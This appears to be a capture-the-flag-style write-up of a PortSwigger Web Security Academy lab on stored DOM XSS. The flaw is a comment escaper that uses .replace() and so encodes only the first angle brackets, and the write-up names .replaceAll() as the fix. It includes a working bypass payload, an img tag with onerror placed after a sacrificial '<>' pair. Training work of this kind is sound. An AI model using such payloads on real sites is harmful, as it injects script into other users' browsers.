Stored DOM XSS — Broken HTML Escaping in Comment Renderer
| Field | Value |
|---|---|
| Platform | PortSwigger Web Security Academy |
| Vulnerability | Stored DOM XSS — Broken Sanitization (.replace() vs .replaceAll()) |
| Difficulty | Practitioner |
| Sink | innerHTML populated by client-side comment renderer |
| Goal | Exploit incomplete sanitization to store an XSS payload |
Phase 1 — Reconnaissance
Leaving a comment with <script>alert(0)</script> and inspecting the resulting HTML:
<section class="comment">
<p><script>alert(0)</p>
<p></p>
</section>


The <script> is partially encoded but the closing tag is missing — the comment renderer is mangling the output. Investigating the script loading comments:
<script src="/resources/js/loadCommentsWithVulnerableEscapeHtml.js"></script>
<script>loadComments('/post/comment')</script>
Reading the source reveals the vulnerable function:
function escapeHTML(html) {
return html.replace('<', '<').replace('>', '>');
}
The vulnerability is in .replace() — it only replaces the first match.
The Bug — .replace() vs .replaceAll()
JavaScript's .replace() only replaces the first occurrence of the target string. .replaceAll() replaces every occurrence. Testing in the browser console:
// .replace() — only first < and first > are encoded
"<script><h1>alert(0)</h1></script>".replace('<', '<').replace('>', '>');
// → "<script><h1>alert(0)</h1></script>"
// ↑ NOT encoded from here on
// .replaceAll() — all instances encoded correctly
"<script><h1>alert(0)</h1></script>".replaceAll('<', '<').replaceAll('>', '>');
// → "<script><h1>alert(0)</h1></script>"
The fix is one character away — .replace() should be .replaceAll().
Phase 2 — Exploitation
Since only the first < and first > are encoded, placing a sacrificial <> pair at the start of the payload consumes both replacements harmlessly, leaving all subsequent angle brackets unencoded:
"<><img src=teto.png onerror=alert(0)>".replace('<', '<').replace('>', '>');
// → "<><img src=teto.png onerror=alert(0)>"
// ↑ this img tag is NOT encoded — free HTML
Payload submitted as comment:
<><img src=teto.png onerror=alert(0)>
The resulting stored HTML rendered for every visitor:
<section class="comment">
<p>tetooo | 13-05-2026<img class="avatar" src="..."></p>
<p><><img src="teto.png" onerror="alert(0)"></p>
<p></p>
</section>

The image failed to load, onerror fired, alert(0) executed. Lab solved.